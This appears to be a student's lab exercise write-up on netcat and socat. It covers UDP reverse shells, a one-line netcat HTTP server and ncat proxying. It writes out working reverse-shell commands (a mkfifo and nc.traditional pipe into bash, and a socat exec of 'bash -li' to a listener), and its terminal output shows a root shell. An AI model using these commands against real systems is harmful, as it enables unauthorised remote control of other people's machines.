

Exercise Simple Reverse Shells

1. Introduction

After learning howto setup a `tcp reverse shell` with `netcat` and `socat`, please answer the following questions:


1. Explain how to run the same connection via udp
2. Is it possible to run a http end-point with netcat?
3. Is it possible to proxify netcat traffic?

2. Answers

1. `netcat` by default use always a tcp connection, but udp can be activated with the `-u` switch

The command for the listener side (attacker) looks like this:

```
nc -u -l -p 8080
```

A screenshot of a terminal window titled "Terminal - nc -u -l -v -p 8080". The terminal shows the command prompt "root@hlkali /home/hacker" followed by the command "\$ nc -u -l -v -p 8080". The output shows "Ncat: Version 7.80 (https://nmap.org/ncat)", "Ncat: Listening on :::8080", and "Ncat: Listening on 0.0.0.0:8080".

```
Terminal - nc -u -l -v -p 8080
File Edit View Terminal Tabs Help
root@hlkali /home/hacker
$ nc -u -l -v -p 8080
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::8080
Ncat: Listening on 0.0.0.0:8080
```

The following command on the victim side won't work, because UDP is connectionless:

```
nc.traditional -u -e /bin/bash localhost 8080
```

To establish a connection, I need to send a message to the listener side first. I did solve that by using `mkfifo`.

My command looks like this now:

```
mkfifo fifo
nc.traditional -u localhost 8080 < fifo |
{
echo "Hi"
bash
}
> fifo
```

```

Terminal - nc -u -l -v -p 8080
File Edit View Terminal Tabs Help
root@hlkali /home/hacker
$ nc -u -l -v -p 8080
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::8080
Ncat: Listening on 0.0.0.0:8080

das
Ncat: Connection from 127.0.0.1.
Hi
pwd
/tmp
whoami
root

```

With **soacat** it looks like this:

Command on the listener side (attacker)

```
socat file:tty,raw,echo=0 UDP-L:8080
```

Command on the victim side:

```
socat exec:'bash -li',pty,stderr,setsid,sigint,sane udp:localhost:8080
```

2. Yes it could be possible, by entering the followin command:


```
printf 'HTTP/1.1 200 OK\n\n%s' "$(cat test.html)" | netcat -l 8999
```

```

hacker@hlkali: ~/Desktop/Exercises/Reconnaissance/Exercise 4
File Edit View Terminal Tabs Help
ls -la
total 32
drwxr-xr-x 4 hacker hacker 4096 Oct 31 18:23 .
drwxr-xr-x 6 hacker hacker 4096 Oct 31 17:09 ..
drwxr-xr-x 2 hacker hacker 4096 Oct 31 18:11 img
-rw-r--r-- 1 hacker hacker 0 Oct 31 17:37 netcat#1.md
drwxr-xr-x 2 hacker hacker 4096 Oct 31 17:09 pdf
-rw-r--r-- 1 hacker hacker 13048 Oct 31 18:23 test.html

~/Desktop/Exercises/Reconnaissance/Exercise 4
printf 'HTTP/1.1 200 OK\n\n%s' "$(cat test.html)" | netcat -l 8999
GET / HTTP/1.1
Host: 127.0.0.1:8999
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1

```



3. I don't know if it's possible with `netcat`, but with `ncat` it is. If there is also a possibility with `netcat`, please let me know.

Among Ncat's vast number of features there is the ability to chain Ncats together, redirect both TCP and UDP ports to other sites, SSL support, and proxy connections via SOCKS4 or HTTP (CONNECT method) proxies (with optional proxy authentication as well). Some general principles apply to most applications and thus give you the capability of instantly adding networking support to software that would normally never support it.

Proxying command is:

```
ncat -vv (victim) (port) --proxy (proxy):(port)
```

3. Further Readings

<https://www.howtoforge.de/anleitung/linux-mkfifo-command-tutorial-fr-anfnger-mit-beispielen/>

<https://www.varonis.com/blog/netcat-commands/>

<https://nmap.org/ncat/guide/index.html>